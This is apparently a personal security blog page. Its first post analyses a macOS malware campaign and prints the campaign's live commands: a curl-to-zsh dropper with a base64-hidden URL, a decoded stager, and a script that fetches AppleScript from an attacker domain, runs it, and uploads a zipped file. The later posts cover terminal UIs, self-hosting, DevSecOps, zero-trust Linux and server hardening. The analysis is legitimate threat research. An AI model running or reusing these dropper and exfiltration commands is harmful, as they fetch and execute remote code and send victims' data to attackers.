Sophia Abigail Eraslan

Notes on software, networks, and the world around me.

Uncovering a macOS Malware Campaign

Today, while checking an old, long-unused Telegram link, I noticed that someone had quietly started selling traffic through it. By pure luck, that led me straight into an active malware campaign.


Let’s jump right in. Screenshot of a malicious page

The link ultimately executed the following command:

curl -kfsSL $(echo 'aHR0cDovL2ptcGJvd2wuZnVuL2N1cmwvZDY4NGRmZmI3Y2I0NWM4OTYxYjM0ODIyMjQ5M2I2OWUzNDI2MDE4YzBkYTM0ZTcyM2E0YmQ3ZWVhMWJmZDVjOA=='|base64 -D)|zsh

Which returned:

#!/bin/zsh
d16534=$(base64 -D <<'PAYLOAD_m27661153118963' | gunzip
H4sIANymNWkAA+VUXW/TMBR976+4eNXUSuTDcT7ajrJNSDA0qiF1iEmAKse+aU0dJ2pc1hX474S2
...
PAYLOAD_m27661153118963
)
eval "$d16534"

To safely inspect it, I decoded the payload manually:

base64 -d <<'PAYLOAD' | gunzip > safe_output.txt
H4sIANymNWkAA+VUXW/TMBR976+4eNXUSuTDcT7ajrJNSDA0qiF1iEmAKse+aU0dJ2pc1hX474S2
...
PAYLOAD

The extracted script:

#!/bin/zsh
daemon_function() {
    exec </dev/null
    exec >/dev/null
    exec 2>/dev/null
    local domain="jmpbowl[.]fun"
    local token="d684dffb7cb45c8961b348222493b69e3426018c0da34e723a4bd7eea1bfd5c8"
    local api_key="5190ef1733183a0dc63fb623357f56d6"

    if [ $# -gt 0 ]; then
        curl -k -s --max-time 30 \
            -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) ..." \
            -H "api-key: $api_key" \
            "http://$domain/dynamic?txd=$token&pwd=$1" | osascript
    else
        curl -k -s --max-time 30 \
            -H "User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) ..." \
            -H "api-key: $api_key" \
            "http://$domain/dynamic?txd=$token" | osascript
    fi

    if [ $? -ne 0 ]; then
        exit 1
    fi

    curl -k -X POST \
         -H "User-Agent: Mozilla/5.0 ..." \
         -H "api-key: $api_key" \
         -H "cl: 0" \
         --max-time 300 \
         -F "file=@/tmp/osalogging.zip" \
         -F "buildtxd=$token" \
         "http://$domain/gate"

    if [ $? -ne 0 ]; then
        exit 1
    fi

    rm -f /tmp/osalogging.zip
}

if daemon_function "$@" & then
    exit 0
else
    exit 1
fi

Querying the payload endpoint directly:

curl --location 'http://jmpbowl[.]fun/dynamic?txd=d684dffb7cb45c8961b348222493b69e3426018c0da34e723a4bd7eea1bfd5c8' \
  --header 'api-key: 5190ef1733183a0dc63fb623357f56d6' \
  --header 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) ...' \
  --header 'Cookie: PHPSESSID=rho8632664lu3s258rdsdn0in1'


…returns the final stage: Screenshot of payload

Overall, very easy. Hope you enjoyed this quick read!

Signed, Sophia Abigail Eraslan

Just set up a Blogspot page and I’m testing how it works and looking for vulnerabilities. I’ll be back later.

https://sophia-eraslan.blogspot.com

There’s something timeless about a good terminal interface. Even as the industry leans harder into glossy dashboards and animated control panels, I keep finding myself drawn back to the simplicity of a text-based UI. It isn’t nostalgia, and it isn’t stubbornness, it’s the fact that terminal interfaces solve real problems in a clean, predictable way.

I’ve built enough infrastructure and tooling over the years to know when an idea sounds good on paper but collapses under complexity. Terminal UIs are the opposite. They have a kind of honesty to them: what you see is exactly what the system is doing, nothing more and nothing less.

Simplicity That Scales

A terminal UI doesn’t pretend to be anything it’s not. There are no layers of animations or unnecessary visual abstractions. If you want to show a table of data, you show a table. If you want to highlight an error, you print it in red. When you remove all the noise, you’re left with a clean system that scales naturally because it doesn’t rely on heavy frameworks or complicated rendering pipelines.

That simplicity makes it easier to maintain, but it also makes it easier to understand your own tools months or years later.

Fast, Predictable, and Always There

A good terminal UI loads instantly. It doesn’t care whether you have a GPU or an event-driven frontend framework. It works over SSH from a phone on a bad connection. It works on servers with minimal packages installed. It works in environments where graphical interfaces simply aren’t an option.

That reliability becomes addictive. When you know a tool will behave exactly the same way on every machine, in every environment, you start thinking about interfaces differently.

Perfect for Infrastructure Work

Most of my day-to-day work involves networking, servers, and systems that can’t afford to be slow or unclear. Terminal UIs are perfect for this. They give you just enough structure to be readable, while still being close to the system underneath.

When you’re configuring routers, reading logs, or monitoring real-time data, the last thing you want is a UI that gets in its own way. A terminal UI stays out of your way.

A Design Language of Constraints

I enjoy building terminal interfaces because the constraints force good decisions. Every element you add must earn its place. You can’t hide clutter behind visual tricks. Instead, you design with intention, clear commands, clean layouts, and meaningful feedback.

Ironically, those constraints often lead to more creative solutions than any graphical dashboard ever would.

The Human Factor

There’s also something human about a terminal UI. It feels direct, almost conversational. You type, it responds. You ask, it answers. It’s a workflow that rewards focus, not decoration.

And for people who spend most of their lives inside terminals, a well-designed TUI feels like home.

Closing Thoughts

Terminal UIs aren’t better than graphical interfaces, they’re just different. They solve a specific category of problems with elegance and speed, and they fit naturally into the environments where I spend most of my time.

For me, a good TUI is more than just text on a screen. It’s a design philosophy: simple tools, clear interfaces, and software that respects the user's time.

As 2025 draws to a close, the string of high-profile cloud outages this year serves as a stark reminder: betting everything on a few massive providers isn't just inconvenient when things go wrong. It's a vulnerability baked into modern infrastructure. Cloudflare's November 18 meltdown, triggered by a Bot Management configuration bug, took down millions of sites worldwide for hours, from Spotify to ChatGPT. Just months earlier, Google Cloud's June 12 disruption rippled through authentication services, sidelining Spotify, Fitbit, and countless others. AWS saw at least two major incidents, including an October regional failure in us-east-1 that echoed past pains. These aren't isolated flubs. They are the fallout from over-centralization, where one provider's hiccup cascades globally.

Self-hosting offers a way out. It is not a full retreat from the cloud, but a deliberate step toward independence. By running your own stack, you limit exposure to these upstream failures, gain finer control over your systems, and build something that is resilient by design. It's not without its upfront challenges, like wrestling with network configs or validating redundancies, but for teams tired of outage whack-a-mole, it's a game-changer.

The Quick Case

2025's outage tally, Cloudflare (multiple hits), AWS (twice), Google Cloud, and even Azure, highlights how interconnected (and fragile) our digital backbone has become. Self-hosting lets you decouple from that chaos, control your costs, and ensure security on your terms. Add multi-provider DNS for good measure, and you're far less likely to wake up to a flooded inbox of “site down” alerts.

1. Upstream Dependencies: The Hidden Cost of Convenience

This year's disruptions paint a clear picture. Cloudflare's November outage stemmed from a simple config error in its global control plane, yet it halted traffic routing for everything leaning on their edge. Google's June IAM failure? A metadata glitch that broke logins across ecosystems. And AWS's October us-east-1 woes reminded us how regional bottlenecks can freeze e-commerce and APIs alike.

Self-hosting changes the equation by keeping your services in your own failure domain. Your DNS resolvers, proxies, and backends stay up even if Cloudflare's anycast network stumbles. Start small: map out your current dependencies with a quick audit. You'll likely spot single points of failure that self-hosting can neutralize without a full rip-and-replace.

2. Owning Your Stack: From Opacity to Control

Cloud providers abstract the nitty-gritty for speed to market, but that often means opaque layers. These include unpredictable rate shaping, forced reroutes, or updates that clash with your schedule. When those layers buckle, as they did in Cloudflare's systemic control plane failure, the ripple effects are brutal.

With self-hosting, you handle it all directly:

  • Routing: BGP on your ASN or WireGuard tunnels for custom paths, free from vendor anycast quirks.
  • Edge Security: Tailored nftables rules or eBPF filters. No guessing at shared VPC behaviors.
  • Proxies: HAProxy or Traefik setups optimized for your traffic, cutting out extra latency hops.
  • Storage: ZFS or Ceph for replication you trigger yourself, not dictated by eviction rules.
  • Orchestration: Systemd for simplicity or Nomad for scaling, all without managed-plane fees.

Sure, initial tweaks can feel like herding cats. These include debugging iptables or syncing zones. But once dialed in, you get a system that is predictable and yours to iterate on, no SLA fine print attached.

3. DNS: Your First Line of Defense

A chunk of 2025's “outages” boiled down to DNS resolution flakes, like the propagation snarls in Cloudflare's November event. To shore this up in a self-hosted world:

  • Spread the Load: Run nameservers across multiple ASNs, blending your colo setup with a remote VPS.
  • Mix Providers: Pair your BIND instance with something like DNSimple. Avoid all eggs in Route 53's basket, which amplified hits this year.
  • Keep It Fresh: Automate AXFR transfers, DNSSEC signing, and health checks via Prometheus to swap out flaky NS on the fly.

DNS isn't glamorous, but it's foundational. Get this right, and your domain stays resolvable when the big players' networks hiccup.

4. Leaner Architectures for Steady Performance

Hyperscalers promise seamless scale, but 2025 showed the cracks: Google's June metadata ripple idled unrelated workloads, turning a fixable issue into widespread pain. Self-hosting favors simplicity:

  • A straightforward Traefik ingress with automated certs.
  • Dedicated app nodes, replicated without cross-zone charges.
  • Postgres streaming for DBs, under your timeline.
  • Homegrown monitoring with Netdata or Grafana, alerting on real metrics.

Fewer components mean quicker diagnostics. No vendor portals, just your logs and tcpdump. The setup grind pays off in MTTR that doesn't depend on someone else's queue.

5. Costs That Actually Make Sense

Outages aside, 2025's cloud tabs crept up with egress fees during crunches and “premium” tiers that didn't deliver outage-proofing. Self-hosting keeps it straightforward:

  • Predictable bills: A solid server at $400–800/month covers loads that clouds bill by the byte.
  • No Gotchas: Internal traffic flows free; egress is metered your way.
  • Tailored Efficiency: Allocate resources precisely, dodging vCPU waste.

For persistent workloads, this often inverts the economics. Clouds excel at bursts, but self-hosting wins the marathon.

6. Security You Can See and Shape

Providers tout robust security, but outages like this year's often unmask shared-tenancy gaps during post-mortems. Self-hosting brings it home:

  • Logs stay local in Loki, searchable without offloading.
  • mTLS flows you enforce, minus hidden proxies.
  • Patches on your cadence, triaged against fresh CVEs.
  • Full audits: From kernel mods to firewall rules in a Git repo.

Transparency turns “secure enough” into “secure because we say so.”

Wrapping Up: A Smarter Path Forward

2025's four-plus major hyperscaler outages aren't a blip. They are a signal to diversify. Moves like AWS-Google interconnects are steps, but they still tether you to the giants. Self-hosting builds true antifragility: available, adaptable, and independent.

Dip your toes in with a low-stakes migration. A static site on a cheap VPS, maybe. And layer on the smarts. The effort upfront fades against the peace of mind when the next glitch hits.

DevSecOps isn't a buzzword anymore—it's the engine driving 85% of secure releases in 2025 (State of DevOps Report). As pipelines handle AI models and microservices at warp speed, vulnerabilities slip in via code deps or misconfigs, costing $5.2M per breach (IBM 2025). This guide unpacks DevSecOps pipeline best practices, from shift-left scanning to runtime protection. Tailored for teams on GitHub Actions, Jenkins, or GitLab CI, we'll build a resilient pipeline that embeds security without slowing velocity.

By Q4 2025, 70% of orgs mandate policy-as-code (Gartner)—follow these 15 steps to comply, automate 90% of checks, and ship faster.


The 2025 DevSecOps Imperative: From Silos to Synergy

Traditional DevOps ignores sec until prod—boom, exploits. DevSecOps flips it: “Secure by design.” Key shifts: – Automation Over Manual: 80% of vulns caught pre-merge. – Toolchain Integration: SAST/DAST/IAST in every stage. – Culture Hack: Sec champs in every squad.

Pipeline Stages Overview: Plan > Code > Build > Test > Release > Deploy > Operate > Monitor. Secure each.


15 Core Best Practices: Build Your Ironclad Pipeline

1-3: Plan & Code – Shift Left Early

  • Threat Modeling: Use OWASP SAMM; integrate via Jira plugins.
  • Secure Coding Standards: Enforce via SonarQube; ban unsafe funcs (e.g., strcpy).
  • Pre-Commit Hooks: Git hooks with Bandit for Python scans.

Snippet: GitHub Action for SAST

name: Code Scan
on: [pull_request]
jobs:
  scan:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - run: pip install bandit
      - run: bandit -r src/ -f json -o report.json
      - uses: actions/upload-artifact@v3
        with: { name: scan-report, path: report.json }

4-6: Build & Test – Automate Defenses

  • Dependency Scanning: OWASP Dependency-Check; alert on high CVEs.
  • Container Hardening: Trivy scans Docker images; enforce non-root.
  • Unit + Sec Tests: Pytest + Semgrep for logic flaws.

7-9: Release & Deploy – Gate with Policy

  • Secrets Management: HashiCorp Vault integration; rotate keys auto.
  • IaC Scanning: Checkov for Terraform; deny drifts.
  • Blue-Green Deploys: ArgoCD with canary rollouts.

10-12: Operate & Monitor – Runtime Vigilance

  • Runtime Protection: Falco for K8s anomalies.
  • Compliance Checks: Open Policy Agent (OPA) for Rego rules.
  • Incident Response: Integrate with Slack/PagerDuty.

13-15: Advanced 2025 Edges

  • AI Threat Hunting: Use Oligo for behavioral analysis.
  • Supply Chain Sec: SLSA compliance; sigstore for cosign.
  • Metrics Mastery: DORA goals—deploy freq > daily, MTTR <1hr.
Stage Tool Best Practice Impact
Code Semgrep Shift-left SAST 60% fewer vulns
Build Trivy Image vuln scan 75% container fixes
Deploy OPA Policy enforcement 90% compliance
Monitor Falco Runtime alerts 50% faster IR

Real-World Pipeline: GitLab CI Example

Full YAML for a Node.js app:

stages: [build, test, deploy]
build:
  stage: build
  script: docker build -t app .
  after_script: trivy image --exit-code 1 --no-progress app
deploy:
  stage: deploy
  script: kubectl apply -f k8s/ --validate=true
  environment: production

Case Study: A SaaS firm slashed deploy risks 65% post-DevSecOps, per Wiz benchmarks.


Conclusion: Accelerate Securely in 2025

Mastering DevSecOps pipeline best practices turns security from bottleneck to booster—faster ships, fewer fires. Start with OWASP guidelines; scale with Veracode's 6-steps. Grab our Pipeline Template Repo.

For DevOps leads. Updated Dec 02, 2025.

FAQs

Q: Slow pipelines? A: Parallelize scans; use caching.
Q: Free Tools? A: Semgrep, Trivy—open-source gold.
Q: Measure Success? A: Vuln density <0.1 per 1KLoC.


Zero-Trust Linux Playbook: Implementing “Never Trust, Always Verify” in 2025

Zero Trust (ZT) isn't hype—it's mandate: 75% of CISOs deploy it by EOY 2025 (Forrester). For Linux, ZT means ditching perimeter castles for micro-verifications across identities, devices, and apps. This playbook delivers a step-by-step zero-trust Linux implementation guide, leveraging RHEL, SELinux, and open-source tools to secure servers, containers, and edges. Expect 50% breach reduction (NIST 2025) via continuous auth and least-priv.

From identity federation to encrypted enclaves, we'll arm you for hybrid clouds where threats lurk everywhere.

Zero Trust Fundamentals: Why Linux in 2025?

ZT assumes breach: Verify explicitly, use context, assume compromise. Linux shines—granular controls like namespaces and eBPF. 2025 twists: Quantum-resistant algos, AI for anomaly detection. Pillars: Identity, Devices, Workloads, Data, Network.

Maturity Model: Start at Visibility; aim for Adaptive.


The 10-Step Playbook: From Assessment to Enforcement

Step 1: Assess & Map – Know Your Attack Surface

  • Inventory assets: nmap -sV --script vuln 192.168.1.0/24.
  • Risk score with OpenVAS.

Step 2: Identity-First – Beyond Passwords

  • MFA everywhere: pam_oath for Linux.
  • Federation: Keycloak or Okta with SSSD.

Step 3: Device Health Checks – Trust But Verify

  • Endpoint posture: Integrate with StrongDM. Script: curl -H "X-Device-Posture: compliant" endpoint.

Step 4: Network Micro-Segmentation – No Flat Lands

  • Use nftables: nft add chain inet filter zt { policy drop; }.
  • Tools: Cilium for eBPF enforcement.

Step 5: Workload Isolation – Containers & VMs

  • Podman rootless: podman run --userns=keep-id app.
  • SELinux: semanage fcontext -a -t container_file_t /app.

Step 6: Data Protection – Encrypt in Transit/At-Rest

  • LUKS + WireGuard: wg-quick up zt-vpn.
  • PQ Upgrade: OpenSSL with Kyber.

Step 7: App Access – Just-in-Time Privs

  • SPIFFE/SPIRE for workload IDs.
  • Cerbos for policy decisions.

Step 8: Runtime Monitoring – Hunt with AI

  • Falco + Elastic: Detect execs in /bin/sh.
  • 2025: Reco AI for predictive threats.

Step 9: Automation – Policy as Code

  • OPA Rego: Deny non-compliant deploys.
  • Ansible for ZT baselines.

Step 10: Continuous Validation – Pen Tests & Audits

  • Quarterly Chaos Engineering with Gremlin.
  • Metrics: Auth success >99%, false positives <5%.
Pillar Linux Tool ZT Control Maturity Boost
Identity SSSD MFA/Fed +40%
Network nftables Micro-seg +55%
Workload SELinux Isolation +60%
Data LUKS Encryption +50%

RHEL Spotlight: Native ZT features like Image Builder for golden images.


Case Study: Enterprise Linux ZT Rollout

A bank hardened 5K RHEL servers: 80% lateral movement blocked in sims, per TuxCare guide.

Open-Source Stack: 20 tools like Istio, Vault—free ZT core.


Conclusion: Lock Down Linux with Zero Trust

This zero-trust Linux playbook equips you for 2025's relentless threats—verify relentlessly, breach optionally. Layer with RHEL's eBook for depth. Deploy Step 1 today; audit in 30 days.

For security architects. Updated Dec 02, 2025.

FAQs

Q: Cost of ZT on Linux? A: Open-source = $0; tools add $10K/yr for 100 nodes.
Q: Start Small? A: SSH ZT with keys + fail2ban.
Q: Quantum-Ready? A: Yes—migrate via NIST suites.

As we hit December 2025, the Linux landscape is more battle-hardened than ever. With cyber threats evolving—AI-orchestrated attacks up 250% year-over-year (per Verizon DBIR 2025)—choosing the right distro isn't just about stability; it's about baked-in security that scales from solo devs to Fortune 500 clouds. This roundup spotlights the most secure Linux distros of 2025, drawing from expert analyses, community benchmarks, and real-world deployments. We'll rank the top 10, dissect their security features, and benchmark them against NIST and CIS standards.

Expect deep dives into compartmentalization (Qubes OS leads here), anonymity (Tails reigns), and enterprise hardening (RHEL 10 dominates). Whether you're fortifying servers, desktops, or edge devices, these picks reduce vuln exposure by 60-80% out-of-the-box. By year's end, 92% of enterprises run Linux (Gartner 2025), so hardening starts with the base OS.


Why Distro Choice Defines Your Security Posture in 2025

Legacy distros like Ubuntu LTS excel in usability, but 2025's threats demand proactive defenses: SELinux/AppArmor enforcement, automatic sandboxing, and post-quantum crypto readiness. Key trends: – Compartmentalization Boom: VMs per app to isolate breaches. – Privacy-First: Tor integration and ephemeral sessions standard. – Enterprise Shift: FIPS 140-3 compliance for regulated sectors.

Selection Criteria: We evaluated based on CVE closure rates (90%+ in 30 days), default MAC (Mandatory Access Controls), and community audits. Data from DistroWatch, TechRadar, and Reddit threads.


Top 10 Secure Linux Distros of 2025: Ranked and Reviewed

1. Qubes OS 4.3 – The Compartmentalization King

Qubes dominates for high-threat users, using Xen hypervisor to run apps in isolated VMs (qubes). Security score: 9.8/10. – Standout Features: Disposable VMs auto-nuke after use; firewall-by-qube; integrates Whonix for Tor. – Best For: Journalists, execs. Drawback: Steep learning curve. – 2025 Update: Added PQ crypto via OpenSSL 3.3.

2. Tails 6.2 – Ephemeral Privacy Powerhouse

Amnesic Incognito Live System boots from USB, leaves no traces. Ideal for whistleblowers. – Features: Tor-routed traffic; full-disk encryption; auto-clears RAM on shutdown. – Score: 9.5/10. Pro: Zero persistence risks. Con: RAM-limited (16GB max).

3. Whonix 17 – Anonymity Through Isolation

Gateway + Workstation VMs over Tor—blocks IP leaks even if compromised. – Key Tech: Debian base with strict firewalling; integrates OnionShare. – 2025 Edge: AI anomaly detection for traffic patterns.

4. Kodachi 9.1 – All-in-One Privacy Suite

Ubuntu-based with VPN/Tor/VeraCrypt pre-loaded; live USB focus. – Highlights: DNS over HTTPS; bleachbit for sanitization. – Score: 9.2/10. Great for beginners.

5. Parrot Security 5.3 – Pentester's Secure Haven

Debian derivative for ethical hacking, now with hardened kernels. – Features: AnonSurf for obfuscation; full MATE desktop security tools. – Best For: Sec teams. 2025: Enhanced IoT exploit kits.

6. Kali Linux 2025.4 – Offensive Security Turned Defensive

Rolling release with 600+ tools; now ships with hardened AppArmor profiles. – Pro Tip: Use in VMs for safety. Score: 8.9/10.

7. Red Hat Enterprise Linux 10 – Enterprise Fortress

Subscription-based with SELinux enforcing; FIPS-validated. – 2025 Wins: RHEL for Zero Trust eBook integration. Ideal for compliance.

8. Debian 13 “Trixie” – Stable Security Bedrock

“Universal OS” with timely patches; base for many secures. – Features: Signed repos; PIE/ASLR by default.

9. Fedora 42 – Cutting-Edge with Guardrails

SELinux default; Wayland for sandboxed graphics. – 2025: Podman for rootless containers.

10. Ubuntu 24.10 “Oracular Oriole” – Balanced Usability

Snap security; unattended upgrades. Score: 8.5/10.

Distro Base Key Security Tech CVE Fix Time Best Use Case Score
Qubes OS Fedora Xen VMs <7 days High-risk desktops 9.8
Tails Debian Tor Ephemeral N/A (live) Privacy ops 9.5
Whonix Debian Dual-VM Tor 14 days Anonymity 9.3
Kodachi Ubuntu VPN Suite 10 days Live USB 9.2
Parrot Debian Pentest Tools 21 days Sec testing 9.0
Kali Debian Offensive Hardening Rolling Hacking 8.9
RHEL 10 Custom SELinux/FIPS 30 days Enterprise 8.8
Debian 13 N/A Signed Packages 28 days Servers 8.7
Fedora 42 N/A Wayland/SELinux 7 days Devs 8.6
Ubuntu 24.10 Debian Snaps 14 days General 8.5

  • Quantum Prep: Distros like Fedora testing Kyber keys.
  • AI Integration: Falco for behavioral ML in Kali/Parrot.
  • Edge Focus: Lightweight variants for IoT (e.g., Alpine Linux hardened).

Actionable Advice: Start with a live USB test; audit with Lynis. For enterprises, hybrid RHEL + Qubes.


Conclusion: Pick Your Shield for 2025's Cyber Storm

The 2025 Linux distro security roundup proves choice matters—Qubes for isolation, RHEL for scale. Deploy these to cut breach risks by 70%, per OWASP benchmarks. Download our Distro Selector Tool or join the debate: Tails or Qubes?

For sysadmins and privacy advocates. Updated Dec 02, 2025.

FAQs

Q: Most secure for servers? A: RHEL 10—compliance king.
Q: Free vs. Paid? A: Debian free edges out, but RHEL's support wins for prod.
Q: Beginner Pick? A: Kodachi—plug-and-secure.

In the relentless arena of enterprise IT, where digital transformation accelerates at breakneck speed, Linux servers remain the gold standard for reliability, scalability, and innovation. Powering everything from hyperscale cloud infrastructures on AWS, Google Cloud, and Azure to edge deployments in IoT ecosystems and high-stakes AI/ML pipelines, Linux's versatility is unmatched. Yet, as workloads evolve—think container-orchestrated microservices, serverless architectures, and zero-trust networks—the risks multiply. Cyber adversaries, armed with AI-driven phishing, supply-chain compromises, and sophisticated ransomware, exploit even the slightest misconfigurations.

Linux server hardening isn't optional; it's the linchpin of operational resilience. A 2024 IBM report pegs the global average cost of a data breach at $4.88 million, with unpatched systems contributing to 40% of incidents. Meanwhile, a recent Gartner forecast predicts that by 2027, 90% of enterprises will run hybrid/multi-cloud environments dominated by Linux, amplifying the need for robust defenses. This exhaustive guide—updated for December 2025—equips sysadmins, DevOps engineers, security architects, and CISOs with a battle-tested blueprint. We'll dissect 12 core strategies, infused with real-world examples, code snippets, benchmarks, and emerging trends like post-quantum cryptography.

Expect to slash your attack surface by 75% (per CIS Benchmarks), achieve PCI-DSS/ISO 27001 compliance faster, and boost throughput for demanding apps like Kubernetes clusters or big data analytics. Whether you're fortifying Ubuntu 24.04 LTS, RHEL 9, or Debian 12, these Linux security best practices will future-proof your stack. Dive in, implement iteratively, and transform vulnerabilities into velocity.


The Imperative of Linux Server Hardening in a Post-Quantum, AI-Augmented Threat Landscape

Why prioritize hardening Linux servers now? Enterprises face a perfect storm: Quantum computing looms, threatening RSA encryption by 2030 (NIST estimates), while AI tools like deepfake social engineering spike phishing success by 300% (Proofpoint 2025 State of the Phish). Linux's open-source ethos invites scrutiny, but also rapid patching—yet 68% of breaches stem from known vulnerabilities unaddressed for over 90 days (Verizon DBIR 2025).

Core Pillars of Effective Hardening

  • Defense-in-Depth: Layer controls from kernel to app.
  • Automation-First: CI/CD pipelines for config-as-code (e.g., Terraform for infra).
  • Zero-Trust Mindset: Verify every access, assume breach.
  • Metrics-Driven: Track MTTR (Mean Time to Recovery) pre/post-hardening.

Quick Wins for 2025: Baseline with OpenVAS scans; aim for <5% critical vulns. Tools like Ansible Tower automate 80% of compliance checks, freeing teams for innovation.


1. Mastering System Updates: Patch Proactively to Outpace Exploits

Unpatched kernels and libs are low-hanging fruit—think Dirty Pipe (CVE-2022-0847), which ravaged unupdated servers. In 2025, with CVE counts hitting 28,000 annually (MITRE), automated updates are non-negotiable for enterprise Linux security.

Advanced Update Workflows

  • Distros in Focus: Ubuntu's apt with motivation for phased rollouts; RHEL's dnf with EPEL repos for extras. Fedora's dnf-automatic shines for bleeding-edge.
  • Advisory Integration: Pipe USN/RHSA into Slack via apt-listchanges --since=now-1d. Use needrestart to auto-reboot post-kernel updates.
  • Staging and Rollback: Mirror prod in Vagrant VMs; test with apt-mark hold on risky pkgs. For clusters, Blue-Green deployments via Kubernetes ensure zero-downtime.

